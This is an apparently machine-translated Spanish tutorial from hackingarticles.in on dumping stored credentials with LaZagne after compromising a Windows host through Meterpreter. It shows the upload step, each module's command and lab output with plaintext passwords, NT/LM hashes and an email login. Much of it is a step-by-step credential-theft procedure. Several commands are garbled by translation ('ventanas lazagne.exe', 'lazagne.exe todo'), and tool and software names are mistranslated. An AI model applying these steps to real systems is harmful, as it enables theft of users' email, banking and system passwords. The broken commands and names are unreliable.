iGNITE Technologies

Password Dumping

LaZagne

WWW.HACKINGARTICLES.IN

Contenido

Introducción del Proyecto LaZagne

LaZagne es una aplicación de código abierto. Recupera contraseñas almacenadas en un sistema. Inyecta directamente el código Python en la memoria sin escribir nada en el disco. Esto hace que sea difícil de rastrear. Por lo general, cuando realizamos una sesión en un sistema de destino, nuestro principal objetivo es recopilar credenciales. Cuando un atacante ataca a un objetivo, hay dos formas en que puede comprometerlo. Si el atacante obtiene la sesión de meterpreter, lo único que hace es comprometer la seguridad del dispositivo.

Pero al utilizar algunos scripts y módulos posteriores a la explotación, el objetivo puede comprometer cada rincón de la seguridad de la víctima. Esto incluye contraseñas de correo electrónico, contraseñas de redes sociales, contraseñas SSH, información bancaria, etc. Normalmente, esta extracción de contraseñas es una tarea ruidosa y torpe, pero con LaZagne es muy simple y sigilosa.

Sin LaZagne, los atacantes normalmente ejecutan un montón de scripts diferentes dirigidos a diferentes aplicaciones que están instaladas en el sistema de destino. Pero LaZagne lo hace automáticamente. Primero verifica qué aplicación está instalada en el sistema de destino y luego ejecuta ese script específico para obtener la contraseña de esa aplicación en particular.

Guiones famosos incluidos en LaZagne

- KeeThief
- mimipia
- mimikatz
- pypykatz
- volcado de credibilidad
- rompecadenas
- pyaes
- pyDes
- almacenamiento secreto y muchos más.

Software de destino

- Firefox
- Google Chrome
- Ópera
- skype
- Postgresql
- Pájaro del trueno
- Mantener
- CoreFTP
- FileZilla y muchos más.

Sintaxis y parámetros

En sistemas Linux, LaZagne se ejecutará como un archivo Python. Pero cuando nuestro objetivo sea Windows, tendremos que utilizar un archivo ejecutable (exe). Podemos descargar más ejecutables desde aquí.

Sno.	Parameter	Description
1.	-h	Help Screen
2.	-oN	Write Passwords into a file as Normal text
3.	-vv	Change Verbosity mode (2 different levels)
4.	-quiet	Execute modules quietly without printing on screen.
5.	-v	Prints Version

Arguments

Sno.	Arguments	Description
1.	mails	Extract Thunderbird or Outlook Credentials
2.	windows	Extract System Login Credentials
3.	browsers	Extract Credentials stored in Browsers
4.	databases	Extract Database Credentials
5.	wifi	Extract Stored Wifi Passwords
6.	all	Launch all modules

LaZagne tiene muchos otros parámetros y condiciones, pero aquí solo hemos utilizado ciertos parámetros y objetivos debido a limitaciones tecnológicas.

Logre Meterpreter y suba LaZagne

Abra la terminal Kali Linux y escriba msfconsole para cargar el marco Metasploit. Ahora necesitamos comprometer la máquina de la víctima para lograr cualquier tipo de sesión, ya sea meterpreter o shell, y para hacerlo, podemos leer nuestro artículo anterior aquí.

Después de instalar meterpreter en el sistema remoto, debemos cargar el archivo ejecutable en la máquina de destino para extraer las credenciales. Usaremos el comando de carga para esto.

```
suba lazagne.exe.
```


```
meterpreter > upload lazagne.exe .
[*] uploading  : lazagne.exe -> .
[*] uploaded   : lazagne.exe -> .\lazagne.exe
meterpreter >
```

Ahora que tenemos LaZagne en el sistema de destino, es hora de enumerar las contraseñas.
Utilice el comando de shell en el shell de meterpreter para acceder a la línea de comando en el sistema de destino.

Pantalla de ayuda

Para obtener detalles sobre LaZagne, usaremos el parámetro -h. Esto imprimirá la lista de parámetros y argumentos con los ejemplos de trabajo en nuestra pantalla. Este es un banner informativo ya que no solo nos brinda varios métodos que podemos usar, sino que también nos dice cómo usar esos parámetros.

```
lazagne.exe -h
```



Argumento de correos

Este argumento apunta a clientes de correo como Mozilla Thunderbird y Microsoft Outlook. Cuando se selecciona este argumento, se ejecuta un script en segundo plano que extrae las credenciales de inicio de sesión almacenadas por estos clientes de correo electrónico. Como podemos ver en la imagen dada, extrajo con éxito las credenciales que estaban almacenadas en los clientes de correo electrónico.

```
correos lazagne.exe
```

```
C:\Users\win7\Downloads>lazagne.exe mails
lazagne.exe mails

|=================================================================|
|                                                                 |
|                        The LaZagne Project                      |
|                                                                 |
|                          ! BANG BANG !                          |
|                                                                 |
|=================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: win7 ##########

------------------ Thunderbird passwords -----------------

[+] Password found !!!
URL: smtp://smtp-mail.outlook.com
Login: MaryMShore123@outlook.com
Password: P@ssw0rd@123987

[+] Password found !!!
URL: imap://imap-mail.outlook.com
Login: MaryMShore123@outlook.com
Password: P@ssw0rd@123987


[+] 2 passwords have been found.
```

Argumento de Windows

Este argumento apunta a la seguridad de Windows en todos los frentes. Cuando se selecciona este argumento, se ejecuta un script en segundo plano que incluye autologon, cachedump, credman, hashdump, lsa_secrets y otros. Esto compromete todas las defensas de Windows y le da al atacante las credenciales que anhela. Como podemos ver en la imagen dada, ha extraído correctamente las credenciales.


```
ventanas lazagne.exe
```

```
C:\Users\win7\Downloads>lazagne.exe windows
lazagne.exe windows

|=================================================================|
|                                                                 |
|                        The LaZagne Project                      |
|                                                                 |
|                          ! BANG BANG !                          |
|                                                                 |
|=================================================================|

[+] System masterkey decrypted for f22e410f-f947-4e08-8f2a-8f65df603f8d
[+] System masterkey decrypted for 1e582198-061f-43f1-abdf-d4e9b606b035
[+] System masterkey decrypted for 8df3e91f-f06e-4fea-9daa-56525a34ac20
########## User: SYSTEM ##########

------------------- Pypykatz passwords -----------------

[+] Password found !!!
Domain: WIN-EOMLNF0GNSA
Shahash: 0d5399508427ce79556cda71918020c1e8d15b53
Nthash: 3dbde697d71690a769204beb12283678
Login: win7
Password: 123
Lmhash: ccf9155e3e7db453aad3b435b51404ee

[+] Password found !!!
Domain: win7
Password: 123
```

Argumento de los navegadores

Este argumento se dirige a navegadores como Mozilla Firefox, Google Chrome, Opera, UC Browser, Microsoft Edge y muchos más. Cuando se selecciona este argumento, se ejecuta un script en segundo plano que extrae las credenciales de inicio de sesión almacenadas dentro de los navegadores. Los navegadores ocultan las contraseñas y las muestran sólo después de verificar las credenciales de Windows. Entonces, para extraer las credenciales almacenadas dentro del navegador, LaZagne ataca el SAM, obtiene la contraseña de Windows y luego la usa para extraer el resto de las contraseñas. Como podemos ver en la imagen dada, extrajo con éxito las credenciales que estaban almacenadas en Firefox y Chrome.


Navegadores lazagne.exe



Argumento de bases de datos

Este argumento se dirige a clientes de bases de datos como PostgreSQL. Cuando se selecciona este argumento, se ejecuta un script en segundo plano que extrae las credenciales de inicio de sesión almacenadas por cualquier cliente de base de datos. Como podemos ver en la imagen dada, extrajo con éxito las credenciales que estaban almacenadas en el Cliente Postgresql.


bases de datos lazagne.exe



Argumento Wi-Fi

Este argumento apunta a las credenciales de Wi-Fi almacenadas. Cuando se selecciona este argumento, se ejecuta un script en segundo plano que extrae las credenciales de Wi-Fi. Todas las redes Wi-Fi a las que el usuario se había conectado y optó por guardar la contraseña. Como podemos ver en la imagen dada, ha extraído con éxito las credenciales de Wi-Fi.


```
wifi lazagne.exe
```



Todo argumento

Este argumento recorre todos los módulos de LaZagne. Cuando se selecciona este argumento, se ejecuta un script en segundo plano que extrae todas las credenciales de inicio de sesión almacenadas en el sistema de destino. Como podemos ver en la imagen dada, ha extraído con éxito todas las credenciales posibles del objetivo.


```
lazagne.exe todo
```



